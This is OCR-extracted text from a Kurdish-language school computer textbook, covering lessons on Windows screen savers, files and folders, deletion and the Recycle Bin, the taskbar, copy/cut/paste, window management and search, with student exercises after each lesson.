


پارێزەری سکرین : Screen Saver

پارێـزەری سـکرین وێنەیەکـی بزێوە، چالاک دەبێت لەسـەر سـکرینی کۆمپیوتـەر کاتێک بەکارهێنـەر چالاکییەکانی لەسـەر کۆمپیوتەر دەوەسـتێنێت بۆ کاتێکی دیاریکراو. (*مەبەسـت لە پارێزەری سکرین پاراستنی سکرینە لە زیان بە هۆی گەرم بوونی*)

لەگەڵ دانانی سیستەمی ویندۆز لەسەر کۆمپیوتەر کۆمەڵێک لە پارێزەری سکرین دادەبەزنە سەر کۆمپیوتەر، کە دەتوانین بەم شێوەی خوارەوە یەکێکیان هەڵبژێرین و چالاکی بکەین:

- هەمان هەنگاوی یەکەم و دووەمی گۆڕینی وێنەی باکگراوند ئەنجام دەدەین.
- لە هەنگاوی سێیەم: لە پەنجەرەی خوارەوەی لاپەرەی ٧١، کلیکدەکەین لەسەر ئایکۆنی Screen Saver پەنجەرەی Screen Saver settings ، دەردەکەوێت کە دەتوانین گۆڕانکارییەکانی لەسەر ئەنجام بدەین، وەک لە وێنەی خوارەوە دیارە:



چالاکی//

پ/ جیاوازی نێوان Background و Screen Saver چییە؟لە دانانیان خاڵە هاوبەشەکان چین؟

پ٢/ هەنگاوەکانی گۆڕینی وێنەی سەر رووی نوسینگە بنوسە.

پ٣/ هەنگاوەکانی دانانی Screen Saver بنووسە وکاتی چاوەڕێکردن بۆ چالاکبوونی ٣ خولەک بێت.

فایل و فۆڵدەر File & Folder

وانەی ٢٥

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) ناسینی فایل و فۆڵدەر.

٢) دروستکردن و سرینەوەی فایل و فۆڵدەر.

فایل : File

زانیارییەکان دوای داکردنیان لە ناو کۆمپیوتەر پێیان دەگوترێت فایل، وەکو فایلی دەق، فایلی وێنە، فایلی دەنگ، فایلی ڤیدیۆ.

بۆ فایل دەتوانرێت ناوێکی وشەیی یان ژمارەیی دابنرێت، تەنها هەندێک هێما هەن ناکرێت بۆ ناولێنان بەکاربهێنرێن، وەک (/ ، \ ، : ، * ، > ، < ، ؟ ، » ، ا)، ناوی فایل بە خاڵێک کۆتایی دێت، لە دوای خاڵەکە بە زۆری سێ پیت هەیە (*کەمتر و زیاتریش هەیە*) پێی دەگوترێت درێژکراوەی فایل File Extension کە جۆری فایلەکە (*فایلی کام پرۆگرامە؟*) دیاری دەکات، بۆ نموونە Student.doc فایلێکە لە فایلەکانی پرۆگرامی مایکرۆسۆفت وۆرد، درێژکراوەی فایلەکە بریتییە لە doc، نموونەیەکیتر Kurdstan.jpg ، درێژکراوەی فایلەکە بریتییە لە jpg ، کە جۆرێکی فایلی وێنەیە. سەیری وێنەی بەرامبەر بکە، کە جۆرەها فایلی تێدا دەردەکەوێت.



فۆڵدەر : Folder

فۆڵدەر وەک دەفرێکە دەتوانرێت بەکاربهێنرێت بۆ هەڵگرتنی فایل، هەروەها بۆ هەڵگرتنی فۆڵدەری تر. بەڵام ناتوانرێت فۆڵدەر لەناو فایل دابندرێت.

چۆنیەتی دروستکردنی فۆڵدەر :

بۆ دروستکردنی فۆڵدەرێکی نوێ لە هەر شوێنێک، پەیڕەوی ئەم هەنگاوانەی خوارەوە بکە:


١. ئەو شوێنە بکەوە کە دەتەوێت فۆڵدەرەکەی تێدا دروست بکەی.


٢. کلیکی لای ڕاست Right Click لە شوێنێکی بەتاڵ بکە.

٣. لیستێک دەردەکەوێت تیایدا New هەڵبژێرە.(*واتە، کلیکی چەپ لەسەر* New بکە)

٤. لیستێکی لاوەکی دەردەکەوێت تیایدا Folder هەڵبژێرە،

٥. فۆڵدەرێک دروست دەبێت بە ناوی New Folder بەڵام هێشتا ناوەکەی New Folder جێگیر نەبووە، چونکە چاوەڕێ دەکات ناوێکی تری لێ بنێیت، بە داگرتنی دوگمەی Enter لەسەر کیبۆرد یان کلیککردن لە شوێنێکی بەتاڵ ناوەکە جێگیر دەبێت.





سڕینەوەی فایل و فۆڵدەر :

دوو جۆر سڕینەوە هەیە:

- **سڕینەوەی کاتی:**

واتە ناردنی فایل یان فۆڵدەری مەبەست بۆ ناو سەبەتەی سڕاوەکان (*لەناو کۆمپیوتەر دەمێنێتەوە و دواتر دەتوانرێ بگەڕێندرێتەوە بۆ شوێنی خۆی*)، بەم شێوەی خوارەوە دەتوانرێ جێبەجێ بکرێت:

١. کلیکی ڕاست لەسەر فایل یان فۆڵدەری مەبەست بکە، لیستێک دەردەکەوێت.

٢. لە لیستەکە: کلیک (*کلیکی چەپ*) لەسەر فرمانی Delete بکە.

یان:

١. کلیک لەسەر فایل یان فۆڵدەری مەبەست بکە. (*کلیکی چەپ، بۆ دەستنیشانکردن*)

٢. [لەسەر کیبۆرد دوگمەی Delete دابگرە] .

- **سڕینەوەی هەمیشەیی:**

لەم جۆرە سڕینەوەدا فایل یان فۆڵدەری سڕاوە ناچێتە ناو سەبەتەی سڕاوەکان بەڵکو بە تەواوی دەسڕێتەوە (*لەناو کۆمپیوتەر نامێنێتەوە*)، بەم شێوەی خوارەوە دەتوانرێت جێبەجێ بکرێت:

١. دەستنیشانکردنی فایل یان فۆڵدەری مەبەست بۆ سڕینەوە. (بە *کلیکی چەپ*)

٢. [لەسەر کیبۆرد هەردوو دوگمەی Delete + Shift بەیەکەوە دابگرە]. (*بە پەنجەیەک Shift دابگرە بە بەردەوامی، بە پەنجەیەکی تر Delete دابگرە، بە پێچەوانە نابێت*)، لە ئەنجامدا بۆکسێک دەردەکەوێت بۆ دڵنیابوون لە سڕینەوەکە.

٣. بە کلیککردن لەسەر Yes کرداری سڕینەوەکە جێبەجێ دەبێت، بەڵام بە کلیککردن لەسەر No کرداری سڕینەوەکە هەڵدەوەشێتەوە.

چۆنیەتی گەڕاندنەوەی فایل و فۆڵدەرە سڕاوەکان :


واتــە ئــەو فایلانەی لە نــاو Recycle Bin هەیە، دەتوانین بیان گەڕێنینەوە شــوێنی خۆیان، یان(*بۆ هەر شوێنێکیتری مەبەست*)، بەم شێوەی خوارەوە دەتوانرێت جێبەجێ بکرێت:

١. جووت کلیک لەسەر ئایکۆنی Recycle Bin بکە. (*فۆڵدەری Recycle Bin دەکرێتەوە*).

٢. لە ناو فۆڵدەری Recycle Bin دا، کلیکی راست لەسەر ئەو فایلەی یان ئەو فۆڵدەرە بکە، کە دەتەوێ بیگەڕێنیتەوە، لیستێک دەردەکەوێت.

٣. لە لیستەکە، کلیک لەسەر فرمانی Restore بکە.

بەم جۆرە فایلە یان فۆلدەرە سڕاوەکە دەگەڕێتەوە ئەو شوێنەی لێی سڕابوووەوە. (*گەڕاندنەوە بۆشــوێنیتر، پــاش کردنــەوەی Recycle Bin بە Drag & Drop فایلەکە یان فۆلدەرەکە راکێشــە شوێنی مەبەست*). وەک لە وێنەی خوارەوە دیارە:



چالاکی//

پ١/ فایل و فۆڵدەر بناسێنە.

پ٢/ ئایا دەکرێت فۆڵدەرێک دروست بکرێت لە ناو فۆڵدەری وێنەکان؟ چۆن ئەنجام دەدرێت؟

پ٣/ هەنگاوەکانی سڕینەوەی هەمیشەیی فایلێک بە ناوی کۆمپیوتەر بنووسە.

پ٤/ بۆ گەڕاندنەوەی فۆڵدەرێکی سڕاوەی ناو Recycle Bin چی دەکەی؟

وانەی ٢٦

شریتی ئەرک Task Bar

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) ناسینی و تایبەتمەندییەکانی شریتی ئەرک.

٢) ڕێکخستنی ئایکۆنەکان.

شریتی ئەرک : Task Bar


شریتی ئەرک شریتێکی ئاسۆییە دەکەوێتە خوارەوەی ڕووی نوسینگە، بەشێوەیەکی گشتی لەبەر چاوانە و دەکەوێتە سەر هەموو پەنجەرە کراوەکان بەڵام هەندێ جار دەکەوێتە ژێر پەنجەرە کراوەکان بەپێی گۆڕینی تایبەتمەندییەکەی.

وەک پێشتر باسمانکرد لە بەشی لای ڕاستی شریتی ئەرک، کات و بەروار و هێماکانی زمان و بڵندگۆ هەیە هەروەها هەندێ وێنە و هێمای بچوک هەن کە ئاماژە دەکەن بە دۆخی هەندێ پرۆگرام. لە بەشی ناوەڕاست دا بچوککراوەی پەنجەرەی پرۆگرام و فایلە کراوەکان دەردەکەوێت. لە بەشی لای چەپ ئایکۆنی Start هەیە.


هەندێ لە تایبەتمەندییەکانی شریتی ئەرک :

بۆ گۆڕین و دەستکاریکردنی تایبەتمەندییەکانی شریتی ئەرک ئەم هەنگاوانەی خوارەوە دەگرینەبەر:

١. کلیکی ڕاست دەکەین لەسەر شوێنێکی بەتاڵی شریتی ئەرک، لیستێک دەردەکەوێت. وەک لە بەرامبەر دیارە:



٢. لە لیستی کراوە کلیک لەسەر Properties دەکەین، ئەم پەنجەرەی خوارەوە دەکرێتەوە:



هەڵس وکەوت لەگەڵ ئایکۆنەکان :

- **ڕێکخستنی ئایکۆنەکان :**

ڕێکخستنی ئایکۆنەکان بەپێی ناوەکانیان یان قەبارەیان یان جۆرەکانیان یان بەرواری دروستکردن یان بەرواری هەموار کردنیان، بەم هەنگاوانەی خوارەوە ئەنجام دەدرێت:

١. به کلیکی ڕاست له شوێنێکی بەتاڵ لیستێک بەدیار دەکەوێت.

٢. به هەڵبژاردنی فرمانی Sort by لیستێکی لاوەکی دەردەکەوێت.

٣. له لیسته لاوەکییەکه یەکێک لەمانەی خوارەوە هەڵبژێره:

- Name بۆ ڕیزکردن بەپێی ناوەکانیان.
- Size بۆ ڕیزکردن بەپێی قەبارەیان.
- Item type بۆ ڕیزکردن بەپێی جۆرەکانیان.
- Date modified بۆ ڕیزکردن بەپێی بەرواری دروستکردن یان هەموار کردنیان.

- **دەستنیشان کردنی ئایکۆنەکان :**

کلیککردن لەسەر هەر ئایکۆنێک دەبێتە هۆی دەستنیشانکردنی، بۆ دەستنیشانکردنی زیاتر له یەک ئایکۆن [لەسەر کیبۆرد دوگمەی Ctrl دادەگرین به بەردەوامی] و لەسەر ئایکۆنەکان یەک لەدوای یەک کلیک دەکەین.

- **گۆڕینی ناوی ئایکۆنەکان :**

گۆڕینی ناوی ئایکۆنەکان بەم شێوەی خوارەوە دەبێت:

١. به کلیکی ڕاست لەسەر ئایکۆنەکە، لیستێک دەکرێتەوە.

٢. له لیستەکە: به کلیککردن لەسەر فرمانی Rename شوێنی ناو نووسین دیار دەبێت.

٣. نووسینی ناوێکی نوێ بۆ ئایکۆنەکە.

٤. به کلیککردن له دەرەوەی ئایکۆنەکە، یان [لەسەر کیبۆرد، به داگرتنی دوگمەی Enter] ناوەکە جێگیر دەبێت.

تێبینی// Windows 8 Shortcut

ئایکۆنەکانی دەکەونە سەر تاسک بار له لای چەپەوە ئەم لینکانەی خوارەوە وەردەگرێت یەک بەدوای یەک له چەپ بۆ ڕاست بۆ کردنەوەیان :

WIN + 1 , WIN + 2 , WIN + 3 , ...

چالاکی//

پ١/ هەنگاوەکانی دەرکەوتن وشاردنەوەی شریتی ئەرک بنووسه.

پ٢/ هەنگاوەکانی ڕێکخستنی ئایکۆنەکان بنووسه به پێی ناوەکانیان.

پ٣/ چۆن فۆڵدەرێک به ناوی هەولێر دەگۆڕیت بۆ ناوی کەرکوک؟

وانەی ٢٧
کۆپی، بڕین و لکاندن Copy, Cut & Paste

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

- ئەنجامدانی کردارەکانی کۆپی و بڕین و لکاندن.

کردارەکانی کۆپی و بڕین و لکاندن : Copy, Cut and Paste

- **کۆپی کردن : Copy**

بریتییە لە کرداری لەبەرگرتنەوەی دانەیەک لەسەر دانەی ڕەسەن و گواستنەوەی بۆ شوێنێکی تر و مانەوەی دانە ڕەسەنەکە لە شوێنی خۆی، بەم شێوەی خوارەوە ئەنجام دەدرێت:

- بە کلیکی ڕاست لەسەر فایل یان فۆڵدەری مەبەست بۆ کۆپیکردن، لیستێک دەردەکەوێت.
- لە لیستەکە: بە کلیککردن لەسەر فرمانی Copy .

ئێستا کرداری کۆپیکردن ئەنجام دراوە، بەڵام هیچ بەرهەمی نابێت هەتا کرداری لکاندن Paste ئەنجام نەدرێت.

- **بڕین : Cut**

بریتییە لە کرداری هەڵگرتنی دانەی ڕەسەن لە شوێنی خۆی و گواستنەوەی بۆ شوێنی مەبەست، بەم شێوەی خوارەوە:

- بە کلیکی ڕاست لەسەر فایل یان فۆڵدەری مەبەست بۆ گواستنەوە، لیستێک دەردەکەوێت.
- لە لیستەکە: بە کلیککردن لەسەر فرمانی بڕین Cut .

ئێستا کرداری بڕین ئەنجام دراوە *(ڕەنگی ئایکۆنی فایل یان فۆڵدەری بڕاو کاڵ دەبێت)*، بەڵام بەرهەمی نابێت هەتا کرداری لکاندن Paste ئەنجام نەدرێت.

- **لکاندن : Paste**

بریتییە لە کرداری دانانی ئەو فایلەی یان ئەو فۆڵدەرەی کە کۆپیکراوە یان بڕدراوە لە شوێنی مەبەست، بەم شێوەی خوارەوە ئەنجام دەدرێت:

- بە کلیکی ڕاست لە شوێنی مەبەست، لیستێک دەردەکەوێت.
- لە لیستەکە: بە کلیککردن لەسەر فرمانی لکاندن Paste .

فایلی یان فۆڵدەری کۆپیکراو یان بڕدراو، لە شوێنی مەبەست جێگیر دەبێت.

نمونە / بۆ گواستنەوەی فایلێکی وێنەی هەولێر، لە درایڤی D بۆ Flash Memory :

ڕێگەی یەکەم :

١. درایڤی D دەکەینەوە، کلیکی ڕاست لەسەر فایلی وێنەکە دەکەین، لیستێک دەردەکەوێت.

٢. لە لیستەکە: کلیک لەسەر فەرمانی بڕین cut دەکەین. (*گواستنەوە واتە فەرمانی بڕین*)

٣. درایڤی Flash Memory دەکەینەوە، لە شوێنی مەبەست کلیکی ڕاست دەکەین، لە لیستە کراوەکە فەرمانی paste کلیک دەکەین.

ڕێگەی دووەم :

١. لە درایڤی D یەک کلیک لەسەر فایلی وێنەکە دەکەین. (*کلیکی چەپ*)

٢. [لەسەر کیبۆرد دوگمەکانی Ctrl + X دادەگرین].

٣. لە درایڤی Flash Memory لە شوێنی مەبەست [لەسەر کیبۆرد دوگمەکانی Ctrl + V دادەگرین].

ڕێگەی سێیەم:

١. هەردوو درایڤی D و Flash Memory دەکەینەوە.

٢. لە درایڤی D بە کرداری Drag & Drop فایلی وێنەکە ڕادەکێشینە ناو درایڤی Flash Memory لەگەڵ [داگرتنی دوگمەی shift لەسەر کیبۆرد]. (*بەبێ داگرتنی دوگمەی shift کرداری copy ئەنجام دەدرێت*)

چالاکی//

پ١/ گواستنەوەی فۆڵدەرێک بەناوی بۆتان لە ناو داریڤی E بۆ ناو Flash Memory چۆن ئەنجام دەدەیت؟

پ٢/ خاڵە هاوبەشەکان و جیاوازەکان، لە ئەنجامدانی هەردوو کرداری کۆپی وبڕین چین؟

وانەی ٢٨

ڕێکخستنی پەنجەرەکان وبەدوادا گەڕان

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

ئامانجی وانەکە

١) ڕێکخستنی پەنجەرەکان.

٢) ئەنجامدانی کرداری بە دوادا گەڕان.

هەڵس وکەوت لەگەڵ پەنجەرەکان :

- **داخستنی پەنجەرەکان** : Close

- **لە ڕووی میترۆ:** Metro ، بە بردنی نیشاندەری ماوس بۆ گۆشەی سەرەوەی یان خوارەوەی لای چەپ، ئەو پەنجەرەی یان پرۆگرامەی پێشتر کاری لەسەر کراوە دەردەکەوێت بە بچوک کراوەیی، بە کلیکی ڕاست لەسەر ئەو پەنجەرەیە، ئایکۆنی داخستن Close دەردەکەوێت و بە کلیککردن لەسەری پەنجەرەکە یان پرۆگرامەکە دادەخرێت.

- **لە ڕووی نوسینگە:** Desktop ، پاش چالاککردنی پەنجەرەکە:
  - لە شریتی ناونشان Title Bar (*یەکەم شریتی سەرەوەی پەنجەرەکان*) لە لای ڕاست بە کلیککردن لەسەر ئایکۆنی داخستن Close .
  - یان [لەسەر کیبۆرد، بە داگرتنی Alt + F4].

- **دابەزاندنی پەنجەرەکراوەکان بۆ سەر تاسک بار** Minimize : بە کلیککردن لەسەر ئایکۆنەکەی و دواتر بە کلیککردن لەسەر ئایکۆنی پرۆگرامەکە لەسەر Task Bar دووبارە پەنجەرەکە دەکرێتەوە.

- **گەڕاندنەوەی پەنجەرەکان بۆ ڕووبەرە بنەڕەتییەکانیان** Restore Down : بە کلیککردن لەسەر ئایکۆنەکەی ڕووبەری پەنجەرەکە بە شێوەیەک پیشان دەدرێت کە بچوکترە لە ڕووی نوسینگە.

- **گەورەکردنی پەنجەرەکان** Maximize : بە کلیککردن لەسەر ئایکۆنەکەی ڕووبەری پەنجەرەکە یەکسان دەبێت بە ڕووی نوسینگە.

- **گۆڕینی ڕووبەری پەنجەرەکان** Resize : بریتییە لە کرداری گەورەکردن یان بچوک کردنی ڕووبەری پەنجەرەکان بە مەرجێک لە دۆخی Restore Down دا بن، بە بردنی نیشاندەری ماوس بۆ سەر یەکێک لە لێوارەکان یان یەکێک لە گۆشەکان تاکو نیشاندەری ماوسەکە یەکێک لەم شێوانە (، ، ،) وەردەگرێت، ئینجا بە Drag&Drop جوڵاندنی بە ئاراستەی ویستراو.


- **گواستنەوەی پەنجەرەکان** Move : بریتییە لە کرداری گواستنەوەی پەنجەرەکان لە شوێنێک بۆ شوێنێکی تر بە مەرجێک لە دۆخی Restore Down دا بن، بە بردنی نیشاندەری ماوسەکە بۆ سەر شریتی ناونیشان و بە Drag&Drop جوڵاندنی بە ئاراستەی ویستراو.

بەدوادا گەڕان : Search

بریتییـــە لە کرداری گـــەڕان بەدوای ئەو پرۆگرام و فایـل و فۆڵدەرانەی ناو کۆمپیوتەر، کە ناویان زانراوە بەڵام شـــوێنی داکردنیان دیار و ئاشـــکرا نییە لـــەلای بەکارهێنەری کۆمپیوتەر، بە گرتنەبەری ئەم هەنگاوانەی خوارەوە دەتوانرێت کرداری گەڕان ئەنجام بدرێت:




- بە بردنی نیشاندەری ماوس بۆ یەکێک لە گۆشەکانی لای ڕاستی سکرین شریتی ســـحری ســـتونی دەردەکەوێـــت بە کلیککـــردن لەســـەر ئایکۆنی بـــە دواداگەڕان پەنجەرەکـــەی دەردەکەوێت، یان [لەســـەر کیبۆرد بـــە داگرتنی دوگمەکانـــی Win + Q دەردەکەوێت.] وەک شێوەی بەرامبەر:



- نـــاوی فایلی یـــان فۆلدەری مەبەســـت لـــە خانەی بەدوادا گەڕان دەنووســـین و کلیک دەکەین لەسەر ئایکۆنی ، یان [لەســـەر کیبۆرد بە داگرتنی دوگمەی Enter] کرداری بە دواداگەڕان دەســـت پێدەکات.

بـــۆ نمونـــە: ئەگەر بمانەوێت کرداری بە دوادا گـــەڕان جێبەجێبکەین بۆ گەڕان بە دوای فایلێک بە نـــاوی Book 7 ، دەبینین ڕاســـتەوخۆ لە ژێرەوەی گەڕان ژمـــارەی پرۆگرام و فایلە دۆزراوەکان پیشان دەدات، وەک لە وێنەی خوارەوە دیارە، بە کلیککردن لەسەر ئایکۆنی فایل هەموو فایلەکان پیشان دەدات لە لای چەپ.



چالاکی//

پ١/ چۆن دەتوانیت پەنجەرەی کراوە دابەزێنیت بۆ سەر تاسک بار وپاشان بیخەیتەوە بەرچاو؟

پ٢/ مەبەست چییە لە فرمانی بە دوادا گەڕان Search ؟

پ٣/ چۆن پەنجەرە کراوەکان دادەخەین یەکەم لە ڕووی میترۆ، دووەم لە ڕووی نوسینگە؟

پ٤/ چۆن پەنجەرە کراوەکان دادەخەین بە بەکارهێنانی کیبۆرد؟

Date, Time & Language بەروار، کات و زمان

وانەی
٢٩

ئامانجی وانەکە


پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) ڕێکخستنی کات و بەروار.

٢) دانان ولادانی زمانی کیبۆرد.


گۆڕینی کات و بەروار :

